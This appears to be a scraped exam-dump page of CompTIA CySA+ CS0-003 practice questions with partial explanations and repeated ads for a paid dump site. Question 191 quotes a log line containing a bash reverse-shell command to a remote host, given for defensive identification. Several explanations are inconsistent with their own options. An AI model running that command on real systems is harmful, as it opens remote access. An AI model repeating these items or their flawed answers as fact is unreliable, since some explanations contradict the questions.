Command generating the output in Tab 1 - netstat -bo

The netstat -bocommand displays active connections, their states, and the associated process IDs (PIDs). This matches the information shown in Tab 1.

Command generating the output in Tab 2 - tasklist

The tasklistcommand lists all running processes with their PIDs, session names, and memory usage, which aligns with the output in Tab 2.

File responsible for malicious behavior - cmd.exe

Based on the hash comparison in Tab 3 and Tab 4, the MD5 hash of cmd.exedoes not match the baseline, indicating it has been modified. This suggests that cmd.exeis the source of malicious behavior (likely tampered with to facilitate the data exfiltration).

NEW QUESTION: 158

A cybersecurity analyst is tasked with scanning a web application to understand where the scan will go and whether there are URIs that should be denied access prior to more in-depth scanning.

Which of following best fits the type of scanning activity requested?

A. Uncredentialed scan

B. Discovery scan

C. Vulnerability scan

D. Credentialed scan

Answer: (SHOW ANSWER)

A discovery scan is a type of web application scanning that involves identifying active, internet- facing web applications and their URIs, without performing any intrusive or in-depth tests. This type of scan can help to understand the scope and structure of a web application before conducting more comprehensive vulnerability scans.

NEW QUESTION: 159
Which of the following risk management decisions should be considered after evaluating all other options?
A. Transfer
B. Acceptance
C. Mitigation
D. Avoidance
Answer: (SHOW ANSWER)
Risk acceptance is the decision to accept the risk's consequences when mitigation, transfer, or avoidance are not feasible or cost-effective. It is chosen when the residual risk aligns with the organization's risk appetite. This step occurs after thoroughly assessing other options.

NEW QUESTION: 160
A cybersecurity analyst needs to harden a server that is currently being used as a web server.
The server needs to be accessible when entering www.company.com into the browser.
Additionally, web pages require frequent updates, which are performed by a remote contractor.
Given the following output:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2020-08-25 11:44
Nmap scan report for finance-server (72.56.70.94)
Host is up (0.000060s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
53/tcp    open     domain
80/tcp    open     http
443/tcp   open     https
```

freecram.net

Which of the following should the cybersecurity analyst recommend to harden the server?
(Choose two.)
A. Uninstall the DNS service
B. Perform a vulnerability scan
C. Change the server's IP to a private IP address
D. Disable the Telnet service
E. Block port 80 with the host-based firewall
F. Change the SSH port to a non-standard port
Answer: (SHOW ANSWER)
You don't need DNS running on a web server. Other servers will provide the entries for that server to be found.

NEW QUESTION: 161
A threat intelligence analyst needs to gather TTPs from attackers. Which of the following is the most comprehensive resource for this task?
A. AbuseIPDB
B. SOAR
C. Honeynet

D. SIEM
E. Sandboxing
Answer: (SHOW ANSWER)
A honeynet is a network of decoy systems designed to attract attackers and observe their behavior. It provides valuable intelligence on attacker tactics, techniques, and procedures (TTPs) by allowing security teams to study real-world attack methods, tools, and behaviors in a controlled environment.

NEW QUESTION: 162
A company is in the middle of an incident, and customer data has been breached. Which of the following should the company contact first?
A. Law enforcement
B. Public relations
C. Legal
D. Media
Answer: (SHOW ANSWER)

NEW QUESTION: 163
Which of the following attributes is part of the Diamond Model of Intrusion Analysis?
A. Delivery
B. Weaponization
C. Command and control
D. Capability
Answer: (SHOW ANSWER)
The Diamond Model of Intrusion Analysis includes four key attributes (or vertices) to describe and analyze cyber intrusion events. These attributes are: Adversary: The entity or attacker responsible for the intrusion. Capability: The tools, techniques, and resources used by the adversary to carry out the attack. Infrastructure: The physical and virtual resources used by the adversary, such as command-and-control servers or phishing domains. Victim: The target of the intrusion, including individuals, organizations, or systems.

NEW QUESTION: 164
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Choose two.)
A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.
Answer: (SHOW ANSWER)
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext. To remediate this issue, the organization should make the following configuration changes:
Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:

It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES,
3DES, and CBC mode.
It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20- Poly1305, and SHA-256/384.
It reduces the number of round trips required for the handshake protocol, which improves performance and latency.
It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality. It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.
It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions.
Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM.

NEW QUESTION: 165
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?
A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark
Answer: A (LEAVE A REPLY)
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes.

NEW QUESTION: 166
A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?
A. Perform static analyses using an integrated development environment.
B. Deploy compensating controls into the environment.
C. Implement server-side logging and automatic updates.
D. Conduct regular code reviews using OWASP best practices.
Answer: (SHOW ANSWER)
Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application.
Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 167
Which of the following is the most appropriate action a security analyst to take to effectively identify the most security risks associated with a locally hosted server?
A. Run the operating system update tool to apply patches that are missing.
B. Contract an external penetration tester to attempt a brute-force attack.
C. Download a vendor support agent to validate drivers that are installed.
D. Execute a vulnerability scan against the target host.
Answer: (SHOW ANSWER)
A vulnerability scan is a process of identifying and assessing the security weaknesses of a system or network. A vulnerability scan can help a security analyst to effectively identify the most security risks associated with a locally hosted server, such as missing patches, misconfigurations, outdated software, or exposed services. A vulnerability scan can also provide recommendations on how to remediate the identified vulnerabilities and improve the security posture of the server.

NEW QUESTION: 168
An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?
A. Cross-site scripting
B. Buffer overflow
C. Beaconing
D. PHP traversal
Answer: (SHOW ANSWER)

NEW QUESTION: 169
An organization's email account was compromised by a bad actor. Given the following information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

A. 25 minutes

B. 40 minutes

C. 45 minutes

D. 2 hours

Answer: (SHOW ANSWER)

The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information.

NEW QUESTION: 170

A security team is concerned about recent Layer 4 DDoS attacks against the company website.
Which of the following controls would best mitigate the attacks?

Freecram.net

A. Block the attacks using firewall rules

B. Deploy an IPS in the perimeter network

C. Roll out a CDN

D. Implement a load balancer

Answer: (SHOW ANSWER)

Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website.

NEW QUESTION: 171
A company's application development has been outsourced to a third-party development team.
Based on the SLA, the development team must follow industry best practices for secure coding.
Which of the following is the BEST way to verify this agreement?
A. Input validation
B. Security regression testing
C. Application fuzzing
D. User acceptance testing
E. Stress testing
Answer: (SHOW ANSWER)
Threat actors use fuzzing to find zero-day exploits - this is known as a fuzzing attack. Security professionals, on the other hand, leverage fuzzing techniques to assess the security and stability of applications.
https://brightsec.com/blog/fuzzing/

NEW QUESTION: 172
A security analyst received an alert regarding multiple successful MFA log-ins for a particular user. When reviewing the authentication logs, the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

freecram.net
Which of the following are most likely occurring, base on the MFA logs? (Choose two.)
A. Dictionary attack
B. Push phishing
C. Impossible geo-velocity
D. Subscriber identity module swapping
E. Rogue access point
F. Password spray
Answer: (SHOW ANSWER)
Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

NEW QUESTION: 173
Which of the following security controls should be classified as operational?
A. An IDS alerting upon suspicious packet fragmentation
B. Denying remote VPN connections based on country of origin
C. Encrypting sensitive data traversing an untrusted network

D. Conducting a penetration test of data center servers
Answer: (SHOW ANSWER)
Operational controls are implemented through people and processes rather than technology alone. Conducting a penetration test is an operational control because it is a security activity performed by personnel to assess the effectiveness of security measures and identify vulnerabilities in the environment.

NEW QUESTION: 174
An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?
A. Exploitation
B. Reconnaissance
C. Command and control
D. Actions on objectives
Answer: (SHOW ANSWER)
Reconnaissance is the first step in most attack frameworks. It is the process of gathering information about a target in order to plan an attack. This information can include things like the target's network topology, IP addresses, and open ports.
In this case, the analyst has found that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This is a clear sign that the IP address is being used for reconnaissance.

NEW QUESTION: 175
Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered.
Which of the following is the best solution to decrease the inconsistencies?
A. Implementing credentialed scanning
B. Changing from a passive to an active scanning approach
C. Implementing a central place to manage IT assets
D. Performing agentless scanning
Answer: (SHOW ANSWER)
Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets.

NEW QUESTION: 176
The Chief Information Security Officer (CISO) of a large financial institution is seeking a solution that will block a predetermined set of data points from being transferred or downloaded by employees. The CISO also wants to track the data assets by name, type, content, or data profile.
Which of the following BEST describes what the CIS wants to purchase?
A. DLP
B. SIEM
C. Asset tagging
D. File integrity monitor
Answer: (SHOW ANSWER)

NEW QUESTION: 177
An analyst reviews code for a sensitive application for their company and uploads it to an AI platform. This application is critical to the company's business operations. Which of the following risks is most important for the analyst to consider?
A. Hallucinations
B. Malicious prompts
C. Data exposure
D. Model poisoning
Answer: (SHOW ANSWER)
Uploading sensitive application code to an AI platform creates a significant risk that proprietary or confidential information could be exposed, stored, or used beyond the organization's control.

NEW QUESTION: 178
Law enforcement subpoenas a company in order to obtain all records related to the activities a threat actor performed using the IP address 154.21.154.21. Which of the following should an analyst perform first?
A. Hash verification
B. Chain of custody
C. Data acquisition
D. Legal hold
Answer: (SHOW ANSWER)
A legal hold should be established first to ensure that all relevant records, logs, and evidence related to the investigation are preserved and protected from deletion or modification. Once preservation requirements are in place, evidence can be collected and handled according to forensic and legal procedures.

NEW QUESTION: 179
A company discovers that its proprietary information is being sold on the dark web. A security analyst uses threat hunting to search for signs of compromise. After running a network packet capture tool, the analyst identifies millions of packets similar to the following:
[...]
```
Internet Protocol Version 4, src: 192.168.1.2, dst: 104.21.75.76
Internet Control Message Protocol
type 8 (echo (ping) request)
code: 0
checksum: 0x34db [correct]
[Checksum status: good]
Sequence number (BE): 3362
Sequence number (LE): 21746
[No response seen]
Data (64 bytes)
data: 0e1b586f3568s51578a2054af4459865b34857a05924b45824...
[Length: 64]
```
freecram.net
The analyst does not detect or identify any other abnormalities. Which of the following is most likely the malicious activity in this scenario?
A. An insider is using an IP command-and-control to sell proprietary information.
B. A threat actor is performing exfiltration over an alternative protocol.
C. A machine was infected with a virus that is trying to propagate.
D. A hacktivist is conducting an ICMP DDoS attack against the company.
Answer: (SHOW ANSWER)
The packets show ICMP echo requests containing unusually large amounts of data in the payload. This pattern is characteristic of data exfiltration using ICMP as an alternative protocol, allowing an attacker

to move proprietary information out of the network while avoiding traditional detection mechanisms.

NEW QUESTION: 180

A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

Freecram.net

A. A web application firewall

B. A network intrusion detection system

C. A vulnerability scanner

D. A web proxy

Answer: (SHOW ANSWER)

A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.

NEW QUESTION: 181

A security analyst runs tcpdump on the 10.203.10.22 machine and observes thousands of packets as shown below:

```
...snip...
13:49:17.368445 IP 10.203.10.17.49978 > 10.203.10.22.8503: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368446 IP 10.203.10.17.49978 > 10.203.10.22.38042: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368446 IP 10.203.10.17.49978 > 10.203.10.22.29784: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.54287: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.11947: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.32372: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.12241: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368448 IP 10.203.10.17.49978 > 10.203.10.22.58164: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368448 IP 10.203.10.17.49978 > 10.203.10.22.29882: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368448 IP 10.203.10.17.49978 > 10.203.10.22.33741: Flags [.], ack 639639282, win 1024, length 0
...snip...
```

Which of the following activities explains the tcpdump output?

A. Incoming nmap -sA scan

B. hping3 --udp scan over the network

C. Malware beaconing

D. C2 communications leaving the network

Answer: (SHOW ANSWER)

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 182

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.

B. Reimage the server.

C. Quarantine the server.

D. Update the OS to latest version.

Answer: C (LEAVE A REPLY)

Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data.

NEW QUESTION: 183

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }

B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }

C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }

D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: (SHOW ANSWER)

The function that would help the analyst identify IP addresses from the same country is:

function x() { info=$(geoiplookup $1) && echo "$1 | $info" }

This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION: 184

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A. Proprietary systems

B. Legacy systems

C. Unsupported operating systems

D. Lack of maintenance windows

Answer: (SHOW ANSWER)

Proprietary systems are systems that are owned by their developer or vendor, and the company does not have access to the source code or other necessary information to upgrade or patch the system. This can make it difficult to remediate vulnerabilities in proprietary systems, as the company may need to rely on the vendor to provide a patch or update.

In this case, the two critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This suggests that the systems are proprietary, and the company is unable to remediate the vulnerabilities without the vendor's assistance.

NEW QUESTION: 185

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

freedumps.net

Which of the following vulnerabilities should be prioritized for remediation?

A. 1

B. 2

C. 3

D. 4

Answer: (SHOW ANSWER)

Question states the "company is primarily concerned with ensuring the accuracy of the data", or integrity in other words. Preserving the integrity of the data is important. So we will prioritize vulnerabilities that affect integrity (I in the CVSS 3.1 metrics)

1 - I:L, means integrity risk is low

2 - I:L, means integrity risk is low

3 - I:N, means integrity risk is none

4 - I:H means integrity risk is high

NEW QUESTION: 186

A security analyst needs to identify a computer based on the following requirements to be mitigated:

- The attack method is network-based with low complexity.
- No privileges or user action is needed.
- The confidentiality and availability level is high, with a low integrity level.

Given the following CVSS 3.1 output:

Computer1: CVSS3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:H

Computer2: CVSS3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Computer3: CVSS3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H

Computer4: CVSS3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Which of the following machines should the analyst mitigate?

A. Computer1

B. Computer2

C. Computer3

D. Computer4

Answer: D (LEAVE A REPLY)

To match the mitigation criteria, we analyze each machine's CVSS (Common Vulnerability Scoring System) attributes:

Attack Vector (AV): N for network (matches the requirement of network-based attack).

Attack Complexity (AC): L for low (meets the requirement for low complexity).

Privileges Required (PR): N for none (indicating no privileges are needed).

User Interaction (UI): N for none (matches the requirement that no user action is needed).

Confidentiality (C), Integrity (I), and Availability (A): Requires high confidentiality and availability with low integrity.

NEW QUESTION: 187
During the rollout of a patch to the production environment, it was discovered that required connections to remote systems are no longer possible. Which of the following steps would have most likely revealed this gap?
A. Implementation
B. User acceptance testing
C. Validation
D. Rollback
Answer: (SHOW ANSWER)
Validation involves testing the patch to ensure it functions as intended and doesn't introduce new vulnerabilities or problems. This step would have included testing the connectivity to remote systems, which would have identified the issue. Closest other option could be B, but UAT is tailored towards determining if a given solution will meet the need that the application is being brought on board to fulfill.

NEW QUESTION: 188
A security analyst working for an airline is prioritizing vulnerabilities found on a system. The system has the following requirements:
- Can store periodically audited documents required for takeoffs and
landings
- Can keep critical records regarding the company's operations
- Data can be made public upon request and authorization
Which of the following vulnerabilities should be remediated first?
A. A broken access control vulnerability impacting data integrity
B. A heap overflow vulnerability impacting the system's usability
C. A zero-day vulnerability impacting the system's confidentiality
D. A DoS vulnerability impacting the system's availability
Answer: (SHOW ANSWER)

NEW QUESTION: 189
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?
A. Scope
B. Weaponization
C. CVSS
D. Asset value
Answer: (SHOW ANSWER)
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION: 190

An analyst reviews a recent government alert on new zero-day threats and finds the following CVE metrics for the most critical of the vulnerabilities:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R
Which of the following represents the exploit code maturity of this critical vulnerability?

Freecram.net

A. RC:R
B. AC:L
C. E:U
D. AV:N
E. S:C
Answer: (SHOW ANSWER)

NEW QUESTION: 191
A security analyst identifies the following log entry in the web server logs:
10.203.10.23 - - [22/May/2024 11:06:29] "GET /admin?cmd=bash+-i+>%26+/dev/tcp/10.20.10.22/1234+0%3E%261 http/1.1" 200 -
Which of the following best explains the log entry?
A. This was caused by an administrator logging in to a website using the command line.
B. This is a successful lateral movement abusing an RCE vulnerability.
C. This is a failed attack attempting to exploit an LFI vulnerability.
D. This was caused by a successful RFI vulnerability exploitation.
Answer: (SHOW ANSWER)
The URL parameter (cmd=bash -i >& /dev/tcp/10.20.10.22/1234 0>&1) is classic remote_code_execution syntax for spawning a reverse shell back to the attacker's host. The 200 status shows the command ran successfully, indicating the attacker has gained shell access (a form of lateral movement) via an RCE flaw.

NEW QUESTION: 192
A company's internet-facing web application has been compromised several times due to identified design flaws. The company would like to minimize the risk of these incidents from reoccurring and has provided the developers with better security training. However, the company cannot allocate any more internal resources to the issue. Which of the following are the best options to help identify flaws within the system? (Choose two.)
A. Deploying a WAF
B. Performing a forensic analysis
C. Contracting a penetration test
D. Holding a tabletop exercise
E. Creating a bug bounty program
F. Implementing threat modeling
Answer: C,E (LEAVE A REPLY)
To identify existing vulnerabilities in the web application, the best options are to contract a penetration test and create a bug bounty program. A penetration test simulates attacks against the application to uncover security flaws proactively. A bug bounty program incentivizes external security researchers to find and report vulnerabilities, expanding the testing scope without overburdening internal resources.

NEW QUESTION: 193
During an incident, analysts need to rapidly investigate by the investigation and leadership teams.
Which of the following best describes how PII should be safeguarded during an incident?
A. Implement data encryption and close the data so only the company has access.

B. Ensure permissions are limited in the investigation team and encrypt the data.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
D. Ensure that permissions are open only to the company.
Answer: (SHOW ANSWER)
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key.

NEW QUESTION: 194
A WAF weekly report shows that a daily spike occurs from the same subnet. An open-source review indicates the IP addresses belong to a legitimate internet service provider but have been flagged for DDoS attacks and reconnaissance scanning in the past year. Which of the following actions should a SOC analyst take first in response to these traffic uptick activities?
A. Recommend a firewall rule implementation to deny all traffic from the IP subnet.
B. Check the resource consumption levels to determine whether the uptick is due to a device performance issue.
C. Continue monitoring because the traffic spike did not cause any security notifications or concerns.
D. Review the network logs to identify the context of traffic and what action was taken.
Answer: (SHOW ANSWER)

NEW QUESTION: 195
An employee received a phishing email that contained malware targeting the company. Which of the following is the best way for a security analyst to get more details about the malware and avoid disclosing information?
A. Upload the malware to the VirusTotal website
B. Share the malware with the EDR provider
C. Hire an external consultant to perform the analysis
D. Use a local sandbox in a microsegmented environment
Answer: (SHOW ANSWER)
To safely analyze malware while avoiding unintended disclosure of company information, it is best to use a local sandbox in a microsegmented environment.
A local sandbox provides a secure, isolated environment for malware analysis without exposing sensitive data outside the organization. Microsegmentation enhances security by further isolating the sandbox from the network, preventing lateral movement if the malware attempts to communicate externally.

NEW QUESTION: 196
Which of the following best describes the goal of a tabletop exercise?
A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan
Answer: (SHOW ANSWER)
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach.
The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 197
Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities.
Which of the following will enable a developer to correct this issue? (Choose two.)
A. Performing dynamic application security testing
B. Reviewing the code
C. Fuzzing the application
D. Debugging the code
E. Implementing a coding standard
F. Implementing IDS
Answer: (SHOW ANSWER)
Reviewing the code and debugging the code are two methods that can help a developer identify and fix runtime errors in the code. Reviewing the code involves checking the syntax, logic, and structure of the code for any errors or inconsistencies. Debugging the code involves running the code in a controlled environment and using tools such as breakpoints, watches, and logs to monitor the execution and find the source of errors. Both methods can help improve the quality and security of the code.

NEW QUESTION: 198
Which of the following is a reason the false-positive rate is an important metric for incident response reporting and communication?
A. A high false-positive rate indicates that the alerting rules are not sensitive enough.
B. A high false-positive rate can help the response team prioritize critical events.
C. A high false-positive rate validates that the incident response plan is working well.
D. A high false-positive rate can result in wasted time and resources.
Answer: (SHOW ANSWER)
A high false-positive rate leads to unnecessary investigation of benign alerts, consuming analyst time and resources, which reduces overall efficiency and can delay response to actual threats.

NEW QUESTION: 199
Which of the following explains why a company might reprioritize a vulnerability score? (Choose two.)
A. System criticality
B. Alert volume
C. Unexpected outage
D. Threat intelligence
E. Patch availability
F. Public relations
Answer: (SHOW ANSWER)
Threat intelligence can also change prioritization by providing information about active exploitation, exploit availability, or attacker interest. Vulnerabilities being actively targeted in the wild are often remediated sooner regardless of their original severity score.
System criticality is a key factor in risk-based vulnerability management. A vulnerability affecting a mission-critical asset may be prioritized higher than its base score suggests because of the potential business impact.

NEW QUESTION: 200

